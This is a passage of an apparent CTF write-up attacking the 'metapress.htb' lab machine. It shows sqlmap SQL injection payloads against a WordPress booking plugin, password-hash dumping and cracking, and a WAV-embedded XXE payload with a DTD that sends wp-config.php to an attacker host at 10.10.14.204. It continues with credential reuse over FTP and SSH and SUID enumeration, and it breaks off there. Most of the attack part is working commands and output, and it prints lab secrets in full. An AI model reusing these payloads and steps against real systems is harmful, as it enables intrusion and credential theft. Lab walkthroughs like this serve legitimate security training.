    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=bookingpress_front_get_category_services&_wpnonce=b25ffe64ea&category_id=33&total_service=323) AND (SELECT 5587 FROM (SELECT(SLEEP(5)))LStC)-- nCJv

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: action=bookingpress_front_get_category_services&_wpnonce=b25ffe64ea&category_id=33&total_service=323) UNION ALL SELECT NULL,NULL,CONCAT(0x7176626b71,0x744762575541777744544c7355546a476f42524d664b696762735943476757536d6b466d51726d4c,0x71626b7a71),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[18:38:36] [INFO] testing MySQL
[18:38:36] [INFO] confirming MySQL
[18:38:37] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.18.0, PHP 8.0.24
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[18:38:37] [INFO] fetching columns for table 'wp_users' in database 'blog'
[18:38:37] [INFO] fetching entries for table 'wp_users' in database 'blog'
[18:38:37] [INFO] recognized possible password hashes in column 'user_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[18:38:37] [INFO] using hash method 'phpass_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/smalldict.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[18:38:37] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[18:38:37] [INFO] starting dictionary-based cracking (phpass_passwd)
[18:38:37] [INFO] starting 2 processes
[18:39:27] [WARNING] no clear password(s) found
Database: blog
Table: wp_users
[2 entries]
+----+----------------------+------------------------------------+-----------------------+------------+-------------+--------------+---------------+---------------------+---------------------+
| ID | user_url             | user_pass                          | user_email            | user_login | user_status | display_name | user_nicename | user_registered     | user_activation_key |
+----+----------------------+------------------------------------+-----------------------+------------+-------------+--------------+---------------+---------------------+---------------------+
| 1  | http://metapress.htb | $P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV. | admin@metapress.htb   | admin      | 0           | admin        | admin         | 2022-06-23 17:58:28 | <blank>             |
| 2  | <blank>              | $P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70 | manager@metapress.htb | manager    | 0           | manager      | manager       | 2022-06-23 18:07:55 | <blank>             |
+----+----------------------+------------------------------------+-----------------------+------------+-------------+--------------+---------------+---------------------+---------------------+
Critical Data Extracted:
- Two WordPress users discovered:
adminandmanager - WordPress password hashes (phpass format) obtained
- Email addresses identified for potential use in other attacks
Password Hash Cracking
Hash Analysis
First, we identify the hash type using hashid:
1
2
3
4
5
6
# hashid tool identifies hash types based on format and pattern
kali㉿kali$ hashid '$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70'
Analyzing '$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70'
[+] Wordpress ≥ v2.6.2
[+] Joomla ≥ v2.5.18
[+] PHPass' Portable Hash
Hash Cracking with John the Ripper
1
2
3
4
5
6
7
8
9
10
# Prepare hashes in a format John understands (username:hash)
kali㉿kali$ cat hashes.txt
admin:$P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.
manager:$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70

# Run John the Ripper with rockyou.txt wordlist
# PHPass hashes are computationally expensive, so cracking may take time
kali㉿kali$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
kali㉿kali$ john hashes.txt --show
manager:partylikearockstar
Credentials Obtained:
- Username:
manager - Password:
partylikearockstar
Post-Exploitation - WordPress Access
FTP Credential Validation
Before attempting WordPress login, we verify if the discovered credentials work for FTP:
1
2
3
# netexec (formerly known as crackmapexec) tests credentials against multiple services
kali㉿kali$ netexec ftp $ip -u 'manager' -p 'partylikearockstar'
FTP         10.129.183.74   21     10.129.183.74    [-] manager:partylikearockstar (Response:530 Login incorrect.)
Result: Credentials are not valid for FTP - specific to WordPress only.
WordPress Administrator Access
Using the obtained credentials, we successfully log into the WordPress admin panel:

Access Level: As the manager user, we have limited permissions:
- ✓ Can upload media files
- ✗ Cannot install/activate plugins
- ✗ Cannot modify themes
- ✗ Cannot access administration settings
Advanced Exploitation - XXE Vulnerability
CVE-2021-24997: WordPress Media Upload XXE Injection
Vulnerability Overview
CVE ID: CVE-2021-24997 Affected Component: WordPress Core ≤ 5.7 Vulnerability Type: XML External Entity (XXE) Injection CVSS Score: High
Technical Background
WordPress 5.6.2 is vulnerable to XXE injection through the media upload functionality when processing media metadata. The vulnerability occurs because:
- Improper XML Parsing: WordPress uses
SimpleXMLto parse media metadata without properly disabling external entity loading - No Input Validation: Uploaded files are not validated for XML content
- Metadata Extraction: WordPress attempts to extract EXIF/metadata from uploaded files
The typical XXE exploitation chain:
1
2
3
4
5
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY % xxe SYSTEM "file:///etc/passwd">
]>
<foo>&xxe;</foo>
Exploitation Steps
Step 1: Create XXE Payload Files
The payload consists of two files:
- payload.wav: WAV file with embedded XXE payload (WAV header to bypass file type validation)
- xxe.dtd: External DTD file with instructions to exfiltrate data
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Create WAV file with embedded XML payload
# RIFF: WAV file header magic bytes
# \xb8\x00\x00\x00: File size
# WAVE: WAV format identifier
# iXML: XML chunk identifier
# The payload references an external DTD for exfiltration
kali㉿kali$ echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"'http://10.10.14.204:8000/xxe.dtd'"'"'>%remote;%init;%trick;]>\x00' > payload.wav
# Create the external DTD file
# %file: Reads the file content using PHP filter for encoding
# %init: Defines the trick entity that will trigger data exfiltration
# The base64 encoding prevents issues with special characters and makes the server-side data visible in HTTP requests
kali㉿kali$ cat xxe.dtd
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://10.10.14.204:8000/?%file;'>">
Step 2: Start HTTP Server
We set up a simple PHP server to host the XXE DTD and receive exfiltration data:
1
2
3
4
5
6
# Start PHP development server listening on all interfaces
# This server will:
# 1. Serve the xxe.dtd file
# 2. Receive HTTP requests containing exfiltrated data
kali㉿kali$ php -S 10.10.14.204:8000
[Thu Nov 27 19:14:57 2025] PHP 8.4.11 Development Server (http://10.10.14.204:8000) started

Step 3: Upload Malicious File
Upload the payload.wav file through the WordPress media upload interface:
Step 4: Exfiltration Data Received
Monitor the PHP server for incoming connections:
1
2
3
4
5
[Thu Nov 27 19:15:23 2025] 10.129.183.74:59246 Accepted
[Thu Nov 27 19:15:23 2025] 10.129.183.74:59246 [200]: GET /xxe.dtd
[Thu Nov 27 19:15:23 2025] 10.129.183.74:59246 Closing
[Thu Nov 27 19:15:23 2025] 10.129.183.74:59250 Accepted
[Thu Nov 27 19:15:23 2025] 10.129.183.74:59250 [404]: GET /?PD9waHANCi8qKiBUaGUgbmFtZSBvZiB0aGUgZGF0YWJhc2UgZm9yIFdvcmRQcmVzcyAqLw0KZGVmaW5lKCAnREJfTkFNRScsICdibG9nJyApOw0KDQovKiogTXlTUUwgZGF0YWJhc2UgdXNlcm5hbWUgKi8NCmRlZmluZSggJ0RCX1VTRVInLCAnYmxvZycgKTsNCg0KLyoqIE15U1FMIGRhdGFiYXNlIHBhc3N3b3JkICovDQpkZWZpbmUoICdEQl9QQVNTV09SRCcsICc2MzVBcUBUZHFyQ3dYRlVaJyApOw0KDQovKiogTXlTUUwgaG9zdG5hbWUgKi8NCmRlZmluZSggJ0RCX0hPU1QnLCAnbG9jYWxob3N0JyApOw0KDQovKiogRGF0YWJhc2UgQ2hhcnNldCB0byB1c2UgaW4gY3JlYXRpbmcgZGF0YWJhc2UgdGFibGVzLiAqLw0KZGVmaW5lKCAnREJfQ0hBUlNFVCcsICd1dGY4bWI0JyApOw0KDQovKiogVGhlIERhdGFiYXNlIENvbGxhdGUgdHlwZS4gRG9uJ3QgY2hhbmdlIHRoaXMgaWYgaW4gZG91YnQuICovDQpkZWZpbmUoICdEQl9DT0xMQVRFJywgJycgKTsNCg0KZGVmaW5lKCAnRlNfTUVUSE9EJywgJ2Z0cGV4dCcgKTsNCmRlZmluZSggJ0ZUUF9VU0VSJywgJ21ldGFwcmVzcy5odGInICk7DQpkZWZpbmUoICdGVFBfUEFTUycsICc5TllTX2lpQEZ5TF9wNU0yTnZKJyApOw0KZGVmaW5lKCAnRlRQX0hPU1QnLCAnZnRwLm1ldGFwcmVzcy5odGInICk7DQpkZWZpbmUoICdGVFBfQkFTRScsICdibG9nLycgKTsNCmRlZmluZSggJ0ZUUF9TU0wnLCBmYWxzZSApOw0KDQovKiojQCsNCiAqIEF1dGhlbnRpY2F0aW9uIFVuaXF1ZSBLZXlzIGFuZCBTYWx0cy4NCiAqIEBzaW5jZSAyLjYuMA0KICovDQpkZWZpbmUoICdBVVRIX0tFWScsICAgICAgICAgJz8hWiR1R08qQTZ4T0U1eCxwd2VQNGkqejttYHwuWjpYQClRUlFGWGtDUnlsN31gclhWRz0zIG4+KzNtPy5CLzonICk7DQpkZWZpbmUoICdTRUNVUkVfQVVUSF9LRVknLCAgJ3gkaSQpYjBdYjFjdXA7NDdgWVZ1YS9KSHElKjhVQTZnXTBid29FVzo5MUVaOWhdcldsVnElSVE2NnBmez1dYSUnICk7DQpkZWZpbmUoICdMT0dHRURfSU5fS0VZJywgICAgJ0orbXhDYVA0ejxnLjZQXnRgeml2PmRkfUVFaSU0OCVKblJxXjJNakZpaXRuIyZuK0hYdl18fEUrRn5De3FLWHknICk7DQpkZWZpbmUoICdOT05DRV9LRVknLCAgICAgICAgJ1NtZURyJCRPMGppO141XSpgfkdOZSFwWEBEdldiNG05RWQ9RGQoLnItcXteeihGPyk3bXhOVWc5ODZ0UU83TzUnICk7DQpkZWZpbmUoICdBVVRIX1NBTFQnLCAgICAgICAgJ1s7VEJnYy8sTSMpZDVmW0gqdGc1MGlmVD9adi41V3g9YGxAdiQtdkgqPH46MF1zfWQ8Jk07Lix4MHp+Uj4zIUQnICk7DQpkZWZpbmUoICdTRUNVUkVfQVVUSF9TQUxUJywgJz5gVkFzNiFHOTU1ZEpzPyRPNHptYC5RO2FtaldedUpya18xLWRJKFNqUk9kV1tTJn5vbWlIXmpWQz8yLUk/SS4nICk7DQpkZWZpbmUoICdMT0dHRURfSU5fU0FMVCcsICAgJzRbZlNeMyE9JT9ISW9wTXBrZ1lib3k4LWpsXmldTXd9WSBkfk49Jl5Kc0lgTSlGSlRKRVZJKSBOI05PaWRJZj0nICk7DQpkZWZpbmUoICdOT05DRV9TQUxUJywgICAgICAgICAnLnNVJkNRQElSbGggTzs1YXNsWStGcThRV2hlU054ZDZWZSN9dyFCcSxoJVY5aktTa1RHc3YlWTQ1MUY4TDpiTCcgKTsNCg0KLyoqDQogKiBXb3JkUHJlc3MgRGF0YWJhc2UgVGFibGUgcHJlZml4Lg0KICovDQokdGFibGVfcHJlZml4ID0gJ3dwXyc7DQoNCi8qKg0KICogRm9yIGRldmVsb3BlcnM6IFdvcmRQcmVzcyBkZWJ1Z2dpbmcgbW9kZS4NCiAqIEBsaW5rIGh0dHBzOi8vd29yZHByZXNzLm9yZy9zdXBwb3J0L2FydGljbGUvZGVidWdnaW5nLWluLXdvcmRwcmVzcy8NCiAqLw0KZGVmaW5lKCAnV1BfREVCVUcnLCBmYWxzZSApOw0KDQovKiogQWJzb2x1dGUgcGF0aCB0byB0aGUgV29yZFByZXNzIGRpcmVjdG9yeS4gKi8NCmlmICggISBkZWZpbmVkKCAnQUJTUEFUSCcgKSApIHsNCiAgICAgICBkZWZpbmUoICdBQlNQQVRIJywgX19ESVJfXyAuICcvJyApOw0KfQ0KDQovKiogU2V0cyB1cCBXb3JkUHJlc3MgdmFycyBhbmQgaW5jbHVkZWQgZmlsZXMuICovDQpyZXF1aXJlX29uY2UgQUJTUEFUSCAuICd3cC1zZXR0aW5ncy5waHAnOw0K
Step 5: Decode Exfiltrated Data
The server receives base64-encoded data in the URL parameters. We decode it to reveal the wp-config.php file:
1
kali㉿kali$ echo PD9waHANCi8qKiBUaGUgbmFtZSBvZiB0aGUgZGF0YWJhc2UgZm9yIFdvcmRQcmVzcyAqLw0KZGVmaW5lKCAnREJfTkFNRScsICdibG9nJyApOw0KDQovKiogTXlTUUwgZGF0YWJhc2UgdXNlcm5hbWUgKi8NCmRlZmluZSggJ0RCX1VTRVInLCAnYmxvZycgKTsNCg0KLyoqIE15U1FMIGRhdGFiYXNlIHBhc3N3b3JkICovDQpkZWZpbmUoICdEQl9QQVNTV09SRCcsICc2MzVBcUBUZHFyQ3dYRlVaJyApOw0KDQovKiogTXlTUUwgaG9zdG5hbWUgKi8NCmRlZmluZSggJ0RCX0hPU1QnLCAnbG9jYWxob3N0JyApOw0KDQovKiogRGF0YWJhc2UgQ2hhcnNldCB0byB1c2UgaW4gY3JlYXRpbmcgZGF0YWJhc2UgdGFibGVzLiAqLw0KZGVmaW5lKCAnREJfQ0hBUlNFVCcsICd1dGY4bWI0JyApOw0KDQovKiogVGhlIERhdGFiYXNlIENvbGxhdGUgdHlwZS4gRG9uJ3QgY2hhbmdlIHRoaXMgaWYgaW4gZG91YnQuICovDQpkZWZpbmUoICdEQl9DT0xMQVRFJywgJycgKTsNCg0KZGVmaW5lKCAnRlNfTUVUSE9EJywgJ2Z0cGV4dCcgKTsNCmRlZmluZSggJ0ZUUF9VU0VSJywgJ21ldGFwcmVzcy5odGInICk7DQpkZWZpbmUoICdGVFBfUEFTUycsICc5TllTX2lpQEZ5TF9wNU0yTnZKJyApOw0KZGVmaW5lKCAnRlRQX0hPU1QnLCAnZnRwLm1ldGFwcmVzcy5odGInICk7DQpkZWZpbmUoICdGVFBfQkFTRScsICdibG9nLycgKTsNCmRlZmluZSggJ0ZUUF9TU0wnLCBmYWxzZSApOw0KDQovKiojQCsNCiAqIEF1dGhlbnRpY2F0aW9uIFVuaXF1ZSBLZXlzIGFuZCBTYWx0cy4NCiAqIEBzaW5jZSAyLjYuMA0KICovDQpkZWZpbmUoICdBVVRIX0tFWScsICAgICAgICAgJz8hWiR1R08qQTZ4T0U1eCxwd2VQNGkqejttYHwuWjpYQClRUlFGWGtDUnlsN31gclhWRz0zIG4+KzNtPy5CLzonICk7DQpkZWZpbmUoICdTRUNVUkVfQVVUSF9LRVknLCAgJ3gkaSQpYjBdYjFjdXA7NDdgWVZ1YS9KSHElKjhVQTZnXTBid29FVzo5MUVaOWhdcldsVnElSVE2NnBmez1dYSUnICk7DQpkZWZpbmUoICdMT0dHRURfSU5fS0VZJywgICAgJ0orbXhDYVA0ejxnLjZQXnRgeml2PmRkfUVFaSU0OCVKblJxXjJNakZpaXRuIyZuK0hYdl18fEUrRn5De3FLWHknICk7DQpkZWZpbmUoICdOT05DRV9LRVknLCAgICAgICAgJ1NtZURyJCRPMGppO141XSpgfkdOZSFwWEBEdldiNG05RWQ9RGQoLnItcXteeihGPyk3bXhOVWc5ODZ0UU83TzUnICk7DQpkZWZpbmUoICdBVVRIX1NBTFQnLCAgICAgICAgJ1s7VEJnYy8sTSMpZDVmW0gqdGc1MGlmVD9adi41V3g9YGxAdiQtdkgqPH46MF1zfWQ8Jk07Lix4MHp+Uj4zIUQnICk7DQpkZWZpbmUoICdTRUNVUkVfQVVUSF9TQUxUJywgJz5gVkFzNiFHOTU1ZEpzPyRPNHptYC5RO2FtaldedUpya18xLWRJKFNqUk9kV1tTJn5vbWlIXmpWQz8yLUk/SS4nICk7DQpkZWZpbmUoICdMT0dHRURfSU5fU0FMVCcsICAgJzRbZlNeMyE9JT9ISW9wTXBrZ1lib3k4LWpsXmldTXd9WSBkfk49Jl5Kc0lgTSlGSlRKRVZJKSBOI05PaWRJZj0nICk7DQpkZWZpbmUoICdOT05DRV9TQUxUJywgICAgICAgICAnLnNVJkNRQElSbGggTzs1YXNsWStGcThRV2hlU054ZDZWZSN9dyFCcSxoJVY5aktTa1RHc3YlWTQ1MUY4TDpiTCcgKTsNCg0KLyoqDQogKiBXb3JkUHJlc3MgRGF0YWJhc2UgVGFibGUgcHJlZml4Lg0KICovDQokdGFibGVfcHJlZml4ID0gJ3dwXyc7DQoNCi8qKg0KICogRm9yIGRldmVsb3BlcnM6IFdvcmRQcmVzcyBkZWJ1Z2dpbmcgbW9kZS4NCiAqIEBsaW5rIGh0dHBzOi8vd29yZHByZXNzLm9yZy9zdXBwb3J0L2FydGljbGUvZGVidWdnaW5nLWluLXdvcmRwcmVzcy8NCiAqLw0KZGVmaW5lKCAnV1BfREVCVUcnLCBmYWxzZSApOw0KDQovKiogQWJzb2x1dGUgcGF0aCB0byB0aGUgV29yZFByZXNzIGRpcmVjdG9yeS4gKi8NCmlmICggISBkZWZpbmVkKCAnQUJTUEFUSCcgKSApIHsNCiAgICAgICBkZWZpbmUoICdBQlNQQVRIJywgX19ESVJfXyAuICcvJyApOw0KfQ0KDQovKiogU2V0cyB1cCBXb3JkUHJlc3MgdmFycyBhbmQgaW5jbHVkZWQgZmlsZXMuICovDQpyZXF1aXJlX29uY2UgQUJTUEFUSCAuICd3cC1zZXR0aW5ncy5waHAnOw0K | base64 -d
Decoded Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
<?php
/** The name of the database for WordPress */
define( 'DB_NAME', 'blog' );

/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );

/**#@+
 * Authentication Unique Keys and Salts.
 * @since 2.6.0
 */
define( 'AUTH_KEY',         '?!Z$uGO*A6xOE5x,pweP4i*z;m`|.Z:X@)QRQFXkCRyl7}`rXVG=3 n>+3m?.B/:' );
define( 'SECURE_AUTH_KEY',  'x$i$)b0]b1cup;47`YVua/JHq%*8UA6g]0bwoEW:91EZ9h]rWlVq%IQ66pf{=]a%' );
define( 'LOGGED_IN_KEY',    'J+mxCaP4z<g.6P^t`ziv>dd}EEi%48%JnRq^2MjFiitn#&n+HXv]||E+F~C{qKXy' );
define( 'NONCE_KEY',        'SmeDr$$O0ji;^9]*`~GNe!pX@DvWb4m9Ed=Dd(.r-q{^z(F?)7mxNUg986tQO7O5' );
define( 'AUTH_SALT',        '[;TBgc/,M#)d5f[H*tg50ifT?Zv.5Wx=`l@v$-vH*<~:0]s}d<&M;.,x0z~R>3!D' );
define( 'SECURE_AUTH_SALT', '>`VAs6!G955dJs?$O4zm`.Q;amjW^uJrk_1-dI(SjROdW[S&~omiH^jVC?2-I?I.' );
define( 'LOGGED_IN_SALT',   '4[fS^3!=%?HIopMpkgYboy8-jl^i]Mw}Y d~N=&^JsI`M)FJTJEVI) N#NOidIf=' );
define( 'NONCE_SALT',       '.sU&CQ@IRlh O;5aslY+Fq8QWheSNxd6Ve#}w!Bq,h}V9jKSkTGsv%Y451F8L=bL' );

/**
 * WordPress Database Table prefix.
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
Critical Credentials Discovered:
- FTP Credentials:
metapress.htb:9NYS_ii@FyL_p5M2NvJ - Database Credentials:
blog:635Aq@TdqrCwXFUZ - System User: Additional user
jnelson@metapress.htbidentified in other directories
FTP Access and Further Reconnaissance
Using the FTP credentials extracted from wp-config.php, we access the FTP server:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
# Connect using lftp (interactive FTP client)
kali㉿kali$ lftp -u metapress.htb $ip
Password: 9NYS_ii@FyL_p5M2NvJ
lftp metapress.htb@10.129.183.74:~> ls
drwxr-xr-x   5 metapress.htb metapress.htb     4096 Oct  5  2022 blog
drwxr-xr-x   3 metapress.htb metapress.htb     4096 Oct  5  2022 mailer
lftp metapress.htb@10.129.183.74:/> cd mailer/
lftp metapress.htb@10.129.183.74:/mailer> ls
drwxr-xr-x   4 metapress.htb metapress.htb     4096 Oct  5  2022 PHPMailer
-rw-r--r--   1 metapress.htb metapress.htb     1126 Jun 22  2022 send_email.php

# Examine the email sending script
lftp metapress.htb@10.129.183.74:/mailer> cat send_email.php
<?php
/*
 * This script will be used to send an email to all our users when ready for launch
*/

use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\SMTP;
use PHPMailer\PHPMailer\Exception;

require 'PHPMailer/src/Exception.php';
require 'PHPMailer/src/PHPMailer.php';
require 'PHPMailer/src/SMTP.php';

$mail = new PHPMailer(true);

$mail->SMTPDebug = 3;
$mail->isSMTP();

$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->SMTPSecure = "tls";
$mail->Port = 587;

$mail->From = "jnelson@metapress.htb";
$mail->FromName = "James Nelson";

$mail->addAddress("info@metapress.htb");

$mail->isHTML(true);

$mail->Subject = "Startup";
$mail->Body = "<i>We just started our new blog metapress.htb!</i>";

try {
    $mail->send();
    echo "Message has been sent successfully";
} catch (Exception $e) {
    echo "Mailer Error: " . $mail->ErrorInfo;
}
New Credentials Found:
- Username:
jnelson@metapress.htb - Password:
Cb4_JmWM8zUZWMu@Ys - System Mail Server:
mail.metapress.htb(SMTP)
This suggests jnelson is a legitimate system user, not just a mail configuration.
SSH Access as jnelson
Using the newly discovered credentials, we establish an SSH session:
1
2
3
4
5
6
7
# SSH into the target system
kali㉿kali$ ssh jnelson@$ip
jnelson@10.129.183.74's password: Cb4_JmWM8zUZWMu@Ys
jnelson@meta2:~$  ls -l
-rw-r----- 1 root    jnelson      33 Nov 26 17:14 user.txt
jnelson@meta2:~$ cat user.txt
***********ce1ac8e7debe41aec1ae
Success: We have obtained user-level shell access and captured the user flag.
Privilege Escalation
Sudo Permissions Check
1
2
3
4
5
6
7
8
9
10
11
# Check what commands jnelson can run with sudo privileges
jnelson@meta2:~$ sudo -l
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for jnelson:
Sorry, user jnelson may not run sudo on meta2.
Result: No sudo privileges available. Continue with SUID/SGID analysis.
SUID and SGID Binary Analysis
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
# Find all setuid binaries (run with owner's privileges)
# -perm -4000: setuid bit set
jnelson@meta2:~$ find / -type f -perm -4000 -ls 2>/dev/null
     4122     56 -rwsr-xr-x   1 root     root        55528 Jan 20  2022 /usr/bin/mount
